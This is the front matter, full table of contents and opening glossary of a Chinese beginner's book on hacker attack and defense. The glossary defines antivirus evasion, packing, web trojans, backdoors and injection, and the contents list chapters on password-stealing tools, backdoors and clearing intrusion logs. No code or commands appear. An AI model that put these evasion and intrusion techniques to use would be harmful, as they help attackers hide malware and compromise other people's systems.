网络安全技术丛书

天河文化　编著

最新黑客攻防从入门到精通

The Newest Hacker Attack and Defense: from Novice to Master

CD-ROM

内容全面，与时俱进：
介绍手机黑客攻防、木马攻防等内容，帮助读者快速打通学习的重要关卡，轻松入门。

任务驱动，自主学习：
“理论 + 实战 + 图文 + 视频”的学习模式，让读者快速精通黑客攻防技术。

实例为主，易于上手：
模拟真实的工作环境，解决各种疑难问题。

机械工业出版社
CHINA MACHINE PRESS

本书主要特色：

本书以图文并茂、按图索骥的方式揭露黑客的攻击手法，并详细讲解相应的网络安全管理防御技术，详细分析每一个操作案例，力求让读者尽快掌握黑客技术，理解和掌握类似场合的应对思路

本书读者对象：

计算机初学者；

需要保障数据安全的日常办公人员；

网络管理人员、网吧工作人员；

喜欢钻研黑客攻防技术但编程基础薄弱的读者；

相关计算机培训机构的师生。

网络安全技术丛书

最新黑客攻防从入门到精通

天河文化　编著

机 械 工 业 出 版 社

本书共 19 章，结合案例，由浅入深、系统全面地介绍了黑客攻防技术，内容涵盖：从零开始认识黑客、信息的扫描与嗅探、系统漏洞攻防、病毒攻防、木马攻防、手机黑客攻防、网游与网吧攻防、密码攻防、黑客入侵检测技术、网络代理与追踪技术、后门技术、入侵痕迹清除技术、远程控制技术、局域网攻防、QQ 账号攻防、网站攻防、系统和数据的备份与恢复、保障网络支付工具的安全、间谍软件的清除和系统清理。

本书内容丰富全面、图文并茂、从易到难，面向广大计算机初学者和黑客攻防技术爱好者，也适用于需要保障数据安全的日常办公人员、网络安全从业人员及网络管理人员参考阅读。

图书在版编目（CIP）数据

最新黑客攻防从入门到精通 / 天河文化编著. —北京：机械工业出版社，2015.3（2016.1重印）
（网络安全技术丛书）
ISBN 978-7-111-49787-5

Ⅰ. ①最… Ⅱ. ①天… Ⅲ. ①计算机网络－安全技术 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字（2015）第 061306 号

机械工业出版社（北京市百万庄大街 22 号 邮政编码 100037）
策划编辑：王海霞
责任编辑：王海霞 责任校对：张艳霞
责任印制：乔 宇

保定市中画美凯印刷有限公司印刷

2016年 1 月第 1 版 • 第 3 次印刷
184mm×260mm • 26 印张 • 643 千字
5801－7800 册
标准书号：ISBN 978-7-111-49787-5
ISBN 978-7-89405-745-7（光盘）
定价：69.80 元（含 1CD）

凡购本书，如有缺页、倒页、脱页，由本社发行部调换

电话服务
服务咨询热线：（010）88361066
读者购书热线：（010）68326294
（010）88379203
封面无防伪标均为盗版

网络服务
机 工 官 网：www.cmpbook.com
机 工 官 博：weibo.com/cmp1952
教育服务网：www.cmpedu.com
金 书 网：www.golden-book.com

前 言

随着互联网的普及，人们越发地依赖利用互联网进行购物和投资等，互联网的发展同时方便了黑客工具的传播，有的黑客会对一些疏于防范的计算机做出攻击，进行识别偷窃、窃取信用卡账号、勒索银行等行为。因此，提高防范意识，学习黑客的入侵手段以及防御黑客的技术和方法极为重要。

本书内容

本书紧紧围绕“攻”和“防”两个不同的角度，先揭露黑客攻击手段，再介绍相应的防范方法。知己知彼，方能更好地防御黑客攻击。

本书内容共 19 章。

第 1 章：从零开始认识黑客。主要介绍黑客基础知识，包括黑客常用术语、进程、端口、常见的网络协议、黑客常用命令以及在计算机中创建虚拟测试环境等内容。

第 2 章：信息的扫描与嗅探。主要介绍扫描、嗅探的实施与防范以及网络监控等内容。

第 3 章：系统漏洞攻防。主要介绍系统漏洞基础知识、Windows 服务器系统入侵曝光、DcomRpc 漏洞入侵曝光以及用 MBSA 检测系统漏洞等内容。

第 4 章：病毒攻防。主要介绍病毒基础知识、两种简单病毒的生成与防范、脚本病毒的生成与防范、宏病毒与邮件病毒的防范、网络蠕虫的防范以及杀毒软件的使用等内容。

第 5 章：木马攻防。主要介绍木马基础知识、木马的伪装与生成、木马的加壳与脱壳以及木马清除软件的使用等内容。

第 6 章：手机黑客攻防。主要介绍智能手机操作系统、获取 Android Root 权限、Android 手机备份功能、安卓系统刷机、苹果手机越狱、手机蓝牙攻击曝光、手机拒绝服务攻击曝光、手机电子邮件攻击曝光、手机病毒与木马攻防、手机加密技术、手机支付安全防范、手机优化及安全性能的提升等内容。

第 7 章：网游与网吧攻防。主要介绍网游盗号木马、网站充值欺骗术、防范游戏账号破解、警惕局域网监听及美萍网管大师等内容。

第 8 章：密码攻防。主要介绍加密与解密基础知识、七种常见的加密解密类型、文件

和文件夹密码攻防、系统密码攻防及其他加密解密工具等内容。

第 9 章：黑客入侵检测技术。主要介绍基于网络的入侵检测系统、基于主机的入侵检测系统、基于漏洞的入侵检测系统、萨客嘶入侵检测系统、Snort 入侵检测系统等内容。

第 10 章：网络代理与追踪技术。主要介绍网络代理工具“代理猎手”和 SocksCap32、常见的黑客追踪工具 NeroTrace Pro 等内容。

第 11 章：后门技术。主要介绍后门的分类、账号后门技术曝光、系统服务后门技术曝光、检测系统中的后门程序等内容。

第 12 章：入侵痕迹清除技术。主要介绍黑客留下的脚印、清除服务器日志、Windows 日志清理工具、清除历史痕迹等内容。

第 13 章：远程控制技术。主要介绍认识远程控制、远程桌面连接与协助、用 WinShell 实现远程控制、用 QuickIP 进行多点控制等内容。

第 14 章：局域网攻防。主要介绍局域网安全、局域网攻击曝光、局域网监控工具等内容。

第 15 章：QQ 账号攻防。主要介绍三种盗取 QQ 号码软件防范、用密码监听器揪出“内鬼”、保护 QQ 密码和聊天记录等内容。

第 16 章：网站攻防。主要介绍 SQL 注入攻击曝光、ZBSI 检测注入点曝光、Cookie 注入攻击曝光、跨站脚本攻击曝光等内容。

第 17 章：系统和数据的备份与恢复。主要介绍备份与还原操作系统、备份与还原用户数据、使用恢复工具来恢复误删除的数据等内容。

第 18 章：保障网络支付工具的安全。主要介绍加强支付宝的安全防护和加强财付通的安全防护等内容。

第 19 章：间谍软件的清除和系统清理。主要介绍流氓软件的清除、间谍软件防护实战和常见的网络安全防护工具等内容。

本书特色

本书循序渐进地讲解了黑客攻防的具体方法和技巧，通过完成一个个实践任务，读者可以轻松掌握各种知识点，在不知不觉中快速提升实战技能。

- 任务驱动，自主学习，“理论+实战+图文”学习模式让读者快速入门。
- 内容全面，轻松入门，快速打通初学者学习的重要关卡。
- 实例为主，易于上手，模拟真实工作环境，解决各种疑难问题。

本书以图文并茂、按图索骥的方式揭露黑客的攻击手法，并详细讲解相应的网络安全管理防御技术，详细分析每一个操作案例，力求让读者尽快掌握黑客编程技术，理解和掌握类似场合的应对思路。

本书适合人群

本书适合以下读者学习使用：

- 计算机初学者；
- 需要保障数据安全的日常办公人员；
- 网络管理人员、网吧工作人员；
- 喜欢钻研黑客攻防技术但编程基础薄弱的读者；
- 相关计算机培训机构的师生。

本书作者

本书由天河文化编著，参与本书编写的人员有郑奎国、王叶、候琴琴、郤朝怡、施亚、宫晨伟、朱伟伟、李季、郑林、张阮阮、丁建飞、方开庆、陈红、陈伟、赵雨、王越、赵根昌、竹简、苗玉珍和余东航。

最后，需要提醒大家的是：根据国家有关法律规定，任何利用黑客技术攻击他人计算机及相关设备的行为都属于违法行为，希望读者在阅读本书后不要使用本书中介绍的黑客技术侵害别人权益，否则后果自负。

编　者

目 录

前 言

第 1 章 从零开始认识黑客 / 1

1.1 认识黑客 / 2

1.1.1 黑客、红客、蓝客及骇客 / 2

1.1.2 白帽黑客、灰帽黑客及黑帽黑客 / 2

1.1.3 成为黑客必须掌握的知识 / 2

1.1.4 黑客常用术语 / 3

1.2 认识进程与端口 / 5

1.2.1 认识系统进程 / 5

1.2.2 关闭和新建系统进程 / 6

1.2.3 端口的分类 / 7

1.2.4 查看端口 / 9

1.2.5 开启和关闭端口 / 10

1.2.6 端口的限制 / 12

1.3 常见的网络协议 / 18

1.3.1 TCP/IP 协议簇 / 18

1.3.2 IP 协议 / 18

1.3.3 ARP 协议 / 19

1.3.4 ICMP 协议 / 20

1.4 黑客常用命令 / 21

1.4.1 测试物理网络的 ping 命令 / 21

1.4.2 查看网络连接的 netstat 命令 / 23

1.4.3 工作组和域的 net 命令 / 24

1.4.4 23 端口登录的 telnet 命令 / 27

1.4.5 传输协议 ftp 命令 / 27

1.4.6 查看网络配置的 ipconfig 命令 / 27

1.5 在计算机中创建虚拟测试环境 / 28

1.5.1 安装 VMware 虚拟机 / 28

1.5.2 配置 VMware 虚拟机 / 30

1.5.3 安装虚拟操作系统 / 31

1.5.4 VMware Tools 安装 / 32

第 2 章 信息的扫描与嗅探 / 34

2.1 确定扫描目标 / 35

2.1.1 确定目标主机 IP 地址 / 35

2.1.2 了解网站备案信息 / 38

2.1.3 确定可能开放的端口和服务 / 39

2.2 扫描的实施与防范 / 40

2.2.1 扫描服务与端口 / 41

2.2.2 Free Port Scanner 与 ScanPort 等常见扫描工具 / 43

2.2.3 扫描器 X-Scan 查本机隐患 / 44

2.2.4 用 SSS 扫描器扫描系统漏洞 / 49

2.2.5 用 ProtectX 实现扫描的反击与追踪 / 52

2.3 嗅探的实现与防范 / 54

2.3.1 什么是嗅探器 / 54

2.3.2 经典嗅探器 Iris / 54

2.3.3 捕获网页内容的艾菲网页侦探 / 57

2.3.4 使用影音神探嗅探在线视频地址 / 59

2.4 运用工具实现网络监控 / 63

第 3 章 系统漏洞攻防 / 68

3.1 系统漏洞基础知识 / 69

3.1.1 系统漏洞概述 / 69

3.1.2 Windows 操作系统常见漏洞 / 69

3.2 Windows 服务器系统入侵曝光 / 72

3.2.1 入侵 Windows 服务器的流程曝光 / 72

3.2.2 NetBIOS 漏洞攻防 / 73

3.3 DcomRpc 漏洞入侵曝光 / 78

3.3.1 DcomRpc 漏洞描述 / 78

3.3.2 DcomRpc 入侵实战 / 79

3.3.3 DcomRpc 防范方法 / 80

3.4 用 MBSA 检测系统漏洞 / 82

3.4.1 检测单台计算机 / 82

3.4.2 检测多台计算机 / 83

3.5 使用 Windows Update 修复系统漏洞 / 84

第 4 章 病毒攻防 / 86

4.1 病毒知识入门 / 87

4.1.1 计算机病毒的特点 / 87
4.1.2 病毒的三个基本结构 / 87
4.1.3 病毒的工作流程 / 88

4.2 两种简单病毒的生成与防范 / 88

4.2.1 U 盘病毒的生成与防范 / 89
4.2.2 Restart 病毒形成过程曝光 / 91

4.3 脚本病毒的生成与防范 / 94

4.3.1 VBS 脚本病毒的特点 / 94
4.3.2 VBS 脚本病毒通过网络传播的几种方式 / 95
4.3.3 VBS 脚本病毒生成机 / 95
4.3.4 刷屏的 VBS 脚本病毒曝光 / 98
4.3.5 如何防范 VBS 脚本病毒 / 99

4.4 宏病毒与邮件病毒的防范 / 99

4.4.1 宏病毒的判断方法 / 99
4.4.2 防范与清除宏病毒 / 100
4.4.3 全面防御邮件病毒 / 101

4.5 网络蠕虫的防范 / 101

4.5.1 网络蠕虫病毒实例分析 / 101
4.5.2 网络蠕虫病毒的全面防范 / 102

4.6 杀毒软件的使用 / 103

4.6.1 用 NOD32 查杀病毒 / 103
4.6.2 瑞星杀毒软件 / 105
4.6.3 免费的个人防火墙 Zone Alarm / 107

第 5 章 木马攻防 / 109

5.1 认识木马 / 110

5.1.1 木马的发展历程 / 110
5.1.2 木马的组成 / 110
5.1.3 木马的分类 / 111

5.2 木马的伪装与生成 / 111

5.2.1 木马的伪装手段曝光 / 112
5.2.2 木马捆绑技术曝光 / 113
5.2.3 自解压捆绑木马曝光 / 115
5.2.4 CHM 木马曝光 / 117

5.3 木马的加壳与脱壳 / 120

5.3.1 使用 ASPack 加壳曝光 / 120
5.3.2 使用“北斗程序压缩”进行多次加壳 / 121
5.3.3 使用 PE-Scan 检测木马是否加过壳 / 122
5.3.4 使用 UnASPack 进行脱壳 / 123

5.4 木马清除软件的使用 / 124

5.4.1 用木马清除专家清除木马 / 124
5.4.2 用木马清道夫清除木马 / 127
5.4.3 在“Windows 进程管理器”中管理进程 / 128

第 6 章　手机黑客攻防 / 130

6.1　初识手机黑客 / 131

6.1.1　智能手机操作系统 / 131

6.1.2　常见的手机攻击类型 / 132

6.2　手机黑客基础知识 / 132

6.2.1　获取 Android Root 权限 / 132

6.2.2　Android 手机备份功能 / 134

6.2.3　安卓系统刷机 / 135

6.2.4　苹果手机越狱 / 137

6.3　手机蓝牙攻击曝光 / 139

6.3.1　蓝牙的工作原理 / 139

6.3.2　蓝劫攻击与防范 / 140

6.4　手机拒绝服务攻击曝光 / 140

6.4.1　常见的手机拒绝服务攻击曝光 / 141

6.4.2　手机拒绝服务攻击防范 / 141

6.5　手机电子邮件攻击曝光 / 141

6.5.1　认识邮件在网络上的传播方式 / 142

6.5.2　手机上常用的邮件系统 / 142

6.5.3　手机电子邮件攻击与防范 / 142

6.6　手机病毒与木马攻防 / 143

6.6.1　手机病毒与木马带来的危害 / 143

6.6.2　手机病毒防范 / 144

6.7　手机加密技术 / 145

6.7.1　手机开机密码设置与解密 / 145

6.7.2　手机短信与照片加密 / 149

6.8　手机支付安全防范 / 154

6.8.1　常见的 5 种手机支付 / 154

6.8.2　手机支付安全问题 / 156

6.9　手机优化及安全性能的提升 / 157

6.9.1　360 手机卫士 / 157

6.9.2　腾讯手机管家 / 157

6.9.3　金山手机卫士 / 158

第 7 章　网游与网吧攻防 / 159

7.1　网游盗号木马曝光 / 160

7.1.1　捆绑盗号木马过程曝光 / 160

7.1.2　哪些网游账号被盗的风险高 / 161

7.2　解读网站充值欺骗术 / 162

7.2.1　欺骗原理 / 162

7.2.2　常见的欺骗方式 / 162

7.2.3　提高防范意识 / 163

7.3　防范游戏账号破解 / 164

7.3.1　勿用“自动记住密码” / 165

7.3.2　防范方法 / 167

7.4　警惕局域网监听 / 167

7.4.1　了解监听的原理 / 167

7.4.2　防范方法 / 168

7.5　美萍网管大师 / 170

第 8 章 密码攻防 / 173

8.1 加密与解密的基础知识 / 174

8.1.1 认识加密与解密 / 174

8.1.2 加密的通信模型 / 174

8.2 七种常见的加密解密类型 / 174

8.2.1 RAR 压缩文件 / 174

8.2.2 多媒体文件 / 176

8.2.3 光盘 / 179

8.2.4 Word 文件 / 181

8.2.5 Excel 文件 / 185

8.2.6 宏加密解密技术 / 189

8.2.7 NTFS 文件系统加密数据 / 191

8.3 文件和文件夹密码攻防 / 194

8.3.1 文件分割巧加密 / 194

8.3.2 对文件夹进行加密 / 199

8.3.3 WinGuard 加密应用程序 / 202

8.4 系统密码攻防 / 204

8.4.1 利用 Windows 7 PE 破解系统登录密码 / 204

8.4.2 利用密码重置盘破解系统登录密码 / 207

8.4.3 使用 SecureIt Pro 给系统桌面加把超级锁 / 210

8.4.4 系统全面加密大师 PC Security / 212

8.5 其他加密解密工具 / 215

8.5.1 “加密精灵”加密工具 / 215

8.5.2 MD5 加密解密实例 / 216

8.5.3 用“私人磁盘”隐藏大文件 / 217

第 9 章 黑客入侵检测技术 / 220

9.1 入侵检测概述 / 221

9.2 基于网络的入侵检测系统 / 221

9.2.1 包嗅探器和网络监视器 / 222

9.2.2 包嗅探器和混杂模式 / 222

9.2.3 基于网络的入侵检测：包嗅探器的发展 / 222

9.3 基于主机的入侵检测系统 / 222

9.4 基于漏洞的入侵检测系统 / 224

9.4.1 运用流光进行批量主机扫描 / 224

9.4.2 运用流光进行指定漏洞扫描 / 226

9.5 萨客嘶入侵检测系统 / 227

9.6 Snort 入侵检测系统 / 230

9.6.1 Snort 的系统组成 / 231

9.6.2 Snort 命令介绍 / 231

9.6.3 Snort 的工作模式 / 233

第10章 网络代理与追踪技术 / 234

10.1 代理服务器软件的使用 / 235

10.1.1 利用“代理猎手”找代理曝光 / 235

10.1.2 用SocksCap32设置动态代理曝光 / 239

10.1.3 防范远程跳板代理攻击 / 242

10.2 常见的黑客追踪工具 / 243

10.2.1 实战IP追踪技术 / 243

10.2.2 NeroTrace Pro追踪工具的使用 / 244

第11章 后门技术 / 247

11.1 认识后门 / 248

11.1.1 后门的发展历史 / 248

11.1.2 后门的分类 / 248

11.2 账号后门技术曝光 / 249

11.2.1 使用软件克隆账号曝光 / 249

11.2.2 手动克隆账号曝光 / 251

11.3 系统服务后门技术曝光 / 254

11.3.1 使用Instsrv创建系统服务后门曝光 / 254

11.3.2 使用Srvinstw创建系统服务后门曝光 / 255

11.4 检测系统中的后门程序 / 259

第12章 入侵痕迹清除技术 / 261

12.1 黑客留下的脚印 / 262

12.1.1 日志产生的原因 / 262

12.1.2 为什么要清理日志 / 265

12.2 清除服务器日志 / 265

12.2.1 手工删除服务器日志 / 265

12.2.2 使用批处理清除远程主机日志 / 267

12.3 Windows日志清理工具 / 268

12.3.1 elsave工具 / 268

12.3.2 ClearLogs工具 / 269

12.4 清除历史痕迹 / 270

12.4.1 清除网络历史记录 / 270

12.4.2 使用Windows优化大师进行清理 / 274

第13章 远程控制技术 / 275

13.1 认识远程控制 / 276

13.1.1 远程控制的技术发展经历 / 276

13.1.2 远程控制的技术原理 / 276

13.1.3 远程控制的应用 / 276

13.2 远程桌面连接与协助 / 277

13.2.1 Windows 系统的远程桌面连接 / 277

13.2.2 Windows 系统远程关机 / 280

13.2.3 区别远程桌面与远程协助 / 281

13.3 用 WinShell 实现远程控制 / 282

13.3.1 配置 WinShell / 282

13.3.2 实现远程控制 / 284

13.4 用 QuickIP 进行多点控制 / 285

13.4.1 设置 QuickIP 服务器端 / 285

13.4.2 设置 QuickIP 客户端 / 286

13.4.3 实现远程控制 / 287

第14章 局域网攻防 / 288

14.1 局域网安全介绍 / 289

14.1.1 局域网基础知识 / 289

14.1.2 局域网安全隐患 / 289

14.2 局域网攻击曝光 / 290

14.2.1 网络剪刀手 Netcut 切断网络连接曝光 / 290

14.2.2 局域网 ARP 攻击工具 WinArp Attacker 曝光 / 292

14.2.3 网络特工监视数据曝光 / 294

14.3 局域网监控工具 / 297

14.3.1 LanSee 工具 / 297

14.3.2 长角牛网络监控机 / 299

第15章 QQ 账号攻防 / 305

15.1 QQ 号码盗取防范 / 306

15.1.1 “QQ 简单盗”盗取 QQ 密码曝光与防范方法 / 306
15.1.2 “好友号好好盗”盗取 QQ 号码曝光 / 307
15.1.3 “QQExplorer”在线破解 QQ 号码曝光与防范方法 / 309

15.2 保护 QQ 密码和聊天记录 / 310

15.2.1 定期修改 QQ 密码 / 310
15.2.2 申请 QQ 密保 / 311
15.2.3 加密聊天记录 / 312

第16章 网站攻防 / 313

16.1 SQL 注入攻击曝光 / 314

16.1.1 Domain（明小子）注入曝光 / 314
16.1.2 啊 D 注入曝光 / 317
16.1.3 对 SQL 注入漏洞的防范 / 321

16.2 ZBSI 检测注入点曝光 / 322

16.3 Cookie 注入攻击曝光 / 323

16.3.1 IECookiesView 搜寻 Cookie 文件数据曝光 / 324
16.3.2 Cookie 注入曝光 / 325

16.4 跨站脚本攻击曝光 / 326

16.4.1 简单留言本的跨站漏洞 / 326
16.4.2 跨站漏洞的利用 / 329
16.4.3 对跨站漏洞的预防措施 / 334

第17章 系统和数据的备份与恢复 / 336

17.1 备份与还原操作系统 / 337

17.1.1 使用还原点备份与还原系统 / 337

17.1.2 使用 GHOST 备份与还原系统 / 339

17.2 备份与还原用户数据 / 344

17.2.1 使用驱动精灵备份与还原驱动程序 / 344

17.2.2 备份与还原 IE 浏览器的收藏夹 / 345

17.2.3 备份和还原 QQ 聊天记录 / 348

17.2.4 备份和还原 QQ 自定义表情 / 350

17.3 使用恢复工具来恢复误删除的数据 / 354

17.3.1 使用 Recuva 来恢复数据 / 354

17.3.2 使用 FinalData 来恢复数据 / 358

17.3.3 使用 FinalRecovery 恢复数据 / 362

第18章 保障网络支付工具的安全 / 365

18.1 加强支付宝的安全防护 / 366

18.1.1 加强支付宝账户的安全防护 / 366

18.1.2 加强支付宝内资金的安全防护 / 369

18.2 加强财付通的安全防护 / 373

18.2.1 加强财付通账户的安全防护 / 373

18.2.2 加强财付通内资金的安全防护 / 376

第19章 间谍软件的清除和系统清理 / 379

19.1 流氓软件的清除 / 380
19.1.1 清理浏览器插件 / 380
19.1.2 流氓软件的防范 / 382
19.1.3 金山清理专家清除恶意软件 / 385
19.2 间谍软件防护实战 / 387
19.2.1 间谍软件防护概述 / 387
19.2.2 用 Spy Sweeper 清除间谍软件 / 387
19.2.3 微软反间谍专家 Windows Defender / 389
19.3 常见的网络安全防护工具 / 391
19.3.1 浏览器绑架克星 HijackThis / 391
19.3.2 诺盾网络安全特警 / 394

第 1 章　从零开始认识黑客

要学习黑客知识，就得了解进程、端口、IP 地址以及黑客常见的术语和命令。由于初学者对这方面知识了解不多，本章专门针对上述内容进行讲解，从而帮助读者为后面的学习打好基础。

要点提示

- ○ **黑客常用术语**
- ○ **进程和端口**
- ○ **常见的网络协议**
- ○ **黑客常用命令**
- ○ **创建虚拟测试环境**

1.1 认识黑客

1.1.1 黑客、红客、蓝客及骇客

黑客，最早源自英文 hacker，指的是水平高超的计算机专家，尤其是程序设计人员，算是一个统称。

红客，是指维护国家利益、代表中国人民意志的红客，他们热爱自己的祖国和民族，热爱和平，极力地维护国家的安全与尊严。

蓝客是指信仰自由、提倡爱国主义的黑客们，他们用自己的力量来维护网络的和平。

骇客，是 Cracker 的音译，就是“破解者”的意思，是指从事恶意破解商业软件、恶意入侵别人的网站等的一些计算机高手。

1.1.2 白帽黑客、灰帽黑客及黑帽黑客

因特网在全球的迅猛发展为人类提供了方便、自由和无限的财富，政治、军事、经济、科技、教育、文化等各个方面都越来越网络化，并且逐渐成为人们生活、娱乐的一部分。可以说，信息时代已经到来，信息已成为物质和能量以外维持人类社会的第三类资源，它已成为未来生活中的重要介质。随着计算机的普及和因特网技术的迅速发展，黑客也随之出现了。

黑客的基本涵义是指一个拥有熟练计算机技术的人，人们现在更多地将“黑客”用于指计算机侵入者。

白帽黑客是指有能力破坏计算机安全但不具恶意目的的黑客。白帽黑客一般遵守道德规范并常常同企业合作去改善被发现的安全弱点。

灰帽黑客是指对于伦理和法律暧昧不清的黑客。

黑帽黑客经常用于区别于一般（正面的）理性的黑客。这个词自 1983 年开始流行，大概是由于采用了相似发音和对 safe cracker 的解释，最终成为一个“犯罪”和“黑客”的混合语。

1.1.3 成为黑客必须掌握的知识

想要成为黑客，并不是一件简单的事情，黑客不仅要熟练掌握一定程度的英文、理解常用的黑客术语和网络安全术语、熟练使用常用 DOS 命令和黑客工具，还要掌握主流的编程语言以及脚本。

1．熟练掌握一定的英文

学习英文对于黑客来说非常重要，因为现在很多资料和教程都是英文版本。一个漏洞从发现到出现中文介绍，大约需要一个星期的时间，在这段时间内，网络管理员就已经有足够的时间修补漏洞了，所以当普通用户看到中文介绍的时候，这个漏洞可能早就已经修补好了。因此开始学习黑客就要尽量阅读英文资料、使用英文软件，并且及时关注国外著

名的网络安全网站。

2．理解常用的黑客术语和网络安全术语

在常见的黑客论坛中，经常会看到“肉鸡”“后门”和“免杀”等词语，这些词语可以统称为黑客术语，如果不理解这些词语，在与其他黑客交流技术或经验时就会显得很吃力。除了要掌握相关的黑客术语之外，还需要掌握 TCP/IP 协议、ARP 协议等网络安全技术。

3．熟练使用常用 DOS 命令和黑客工具

常用 DOS 命令是指在 DOS 环境下使用的一些命令，主要包括 Ping、netstat 以及 net 命令等。利用这些命令可以实现不同的功能，例如使用 Ping 命令可以获取目标计算机的 IP 地址以及主机名。而黑客工具则是指黑客用来远程入侵或者查看是否存在漏洞的工具，例如使用 X-Scan 可以查看目标计算机是否存在漏洞，利用 EXE 捆绑器可以制作带木马的其他应用程序。

4．掌握主流的编程语言以及脚本语言

程序语言可分为以下 5 类。

（1）网页脚本语言（Web Page Script Languages）

网页脚本语言就是网页代码，比如 Html、Javascript、CSS、ASP、PHP、Xml 等。

（2）解释型语言（Interpreted Languages）

解释型语言包括 Perl、Python、REBOL、Ruby 等，也常被称作 Script 语言，通常被用于和底层的操作系统沟通。这类语言的缺点是效率差、源代码外露——所以不适合用来开发软件产品，一般用于网页服务器。

（3）混合型语言（Hybrid Languages）

混合型语言的代表是 JAVA 和 C#，它介于解释型语言和编译型语言之间。

（4）编译型语言（Compiling Languages）

C/C++和 Java 都是编译型语言。

（5）汇编语言（Assembly Languages）

汇编语言是最接近于硬件的语言，不过现在用的人很少。

> 提示
>
> **程序语言学习顺序建议**
>
> 如果完全没有程序经验，可照这个顺序来学习：JavaScript——解释型语言——混合型语言——编译型语言——汇编。

1.1.4 黑客常用术语

1．肉鸡

“肉鸡”比喻那些可以随意被黑客控制的计算机，黑客可以像操作自己的计算机那样来操作它们，而不被对方所发觉。

2．木马

木马指表面上伪装成正常的程序，但是当这些被程序运行时，就会获取系统的整个控制权限。有很多黑客就是热衷于使用木马程序来控制别人的计算机，比如灰鸽子、黑洞、PcShare 等。

3．网页木马

网页木马指表面上伪装成普通的网页文件或是将恶意的代码直接插入到正常的网页文

件中，当有人访问时，网页木马就会利用对方系统或者浏览器的漏洞自动将配置好木马的服务端下载到访问者的计算机上来自动执行。

4．挂马

挂马指在他人的网站文件中放入网页木马或者是将代码潜入到对方正常的网页文件里，以使浏览者中马。

5．后门

这是一个形象的比喻，黑客在利用某些方法成功地控制了目标主机后，可以在对方的系统中植入特定的程序，或者修改某些设置。这些改动表面上看是很难被察觉的，但是黑客却可以使用相应的程序或者方法来轻易地与这台计算机建立连接，重新控制这台计算机，就好像是黑客偷偷地配了一把主人房间的钥匙，可以随时进出而不被主人发现一样。通常，大多数的特洛伊木马程序都可以被入侵者用于制作后门。

6．IPC$

IPC$用于是共享“命名管道”的资源，它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理计算机和查看计算机的共享资源时使用。

7．弱口令

弱口令指那些强度不够、容易被猜解的，类似于 123、abc 这样的口令（密码）。

8．Shell

Shell 指的是一种命令执行环境，比如，当用户按下键盘上的〈Win+R〉组合键时出现“运行”对话框，输入“cmd”并按〈Enter〉键后会出现一个用于执行命令的黑色窗口，这就是 Windows 操作系统的 Shell 执行环境。

9．WebShell

WebShell 就是以.asp、.php、.jsp 或者.cgi 等网页文件形式存在的一种命令执行环境，也可以将其称作是一种网页后门。

10．溢出

确切地讲，溢出应该是“缓冲区溢出”。简单的解释就是程序对接收的输入数据没有执行有效的检测而导致错误，后果可能是造成程序崩溃或者是执行攻击者的命令。溢出大致可以分为两类：堆溢出和栈溢出。

11．注入

由于程序员的水平参差不齐，相当大一部分应用程序存在安全隐患，用户可以提交一段数据库查询代码，根据程序返回的结果获得某些想要的数据，这就是 SQL 注入。

12．注入点

注入点是可以实行注入的地方，通常是一个访问数据库的连接。根据注入点数据库运行账号的权限的不同，所得到的权限也不同。

13．内网

通俗地讲，内网就是局域网，比如网吧、校园网、公司内部网等都属于此类。如果计算机的 IP 地址在以下三个范围之内，就说明该计算机是处于内网之中的：10.0.0.0～10.255.255.255、172.16.0.0～172.31.255.255 和 192.168.0.0～192.168.255.255。

14．外网

外网是相对于内网而言的，其中的计算机直接连入互联网，从而与互联网上的任意一

台计算机互相访问。

15．免杀

免杀是指通过加壳、加密、修改特征码、加花指令等技术来修改程序，使其逃过杀毒软件的查杀。

16．加壳

加壳是指利用特殊的算法，将 EXE 可执行程序或者 DLL 动态链接库文件的编码进行改变（比如实现压缩、加密），以达到缩小文件体积或者加密程序编码，甚至是躲过杀毒软件查杀的目的。目前较常用的壳有 UPX、ASPack、PePack、PECompact、UPack 等。

17．花指令

花指令是指几句汇编指令，让汇编语句进行一些跳转，使得杀毒软件不能正常地判断病毒文件的构造。通俗地说，就是杀毒软件是从头到脚按顺序来查找病毒的，如果把病毒的头和脚颠倒位置，杀毒软件就找不到病毒了。


1.2 认识进程与端口

1.2.1 认识系统进程

进程是程序在计算机上的一次执行活动。当运行一个程序时，就启动了一个进程。显然，程序是静态的，进程是动态的。进程可以分为系统进程和用户进程两种。凡是用于完成操作系统的各种功能的进程就是系统进程，它们就是处于运行状态下的操作系统本身；用户进程就是所有由用户启动的进程。进程是操作系统进行资源分配的单位。

在 Windows 操作系统中按〈Ctrl+Shift+Esc〉组合键，即可打开“Windows 任务管理器”窗口。切换到“进程”选项卡，即可看到本机中开启的所有进程，用户名 SYSTEM 所对应的进程便是系统进程。这些进程的名称及含义如表 1-1 所示。如果想设置进程显示的内容，则选择“查看”>“选择列”菜单命令，在“选择进程页列”对话框中勾选相应的复选框。

查看本机中开启的进程



勾选需要显示的内容


表 1-1　系统进程的名称和基本含义

名　　称	基 本 含 义
conime.exe	该进程与输入法编辑器相关，能够确保正常调整和编辑系统中的输入法
csrss.exe	该进程是微软客户端/服务端运行时子系统。该进程管理 Windows 图形相关任务
ctfmon.exe	该进程与输入法有关，该进程的正常运行能够确保语言栏能正常显示在任务栏中
explorer.exe	该进程是 Windows 资源管理器，可以说是 Windows 图形界面外壳程序，该进程的正常运行能够确保桌面显示桌面图标和任务栏
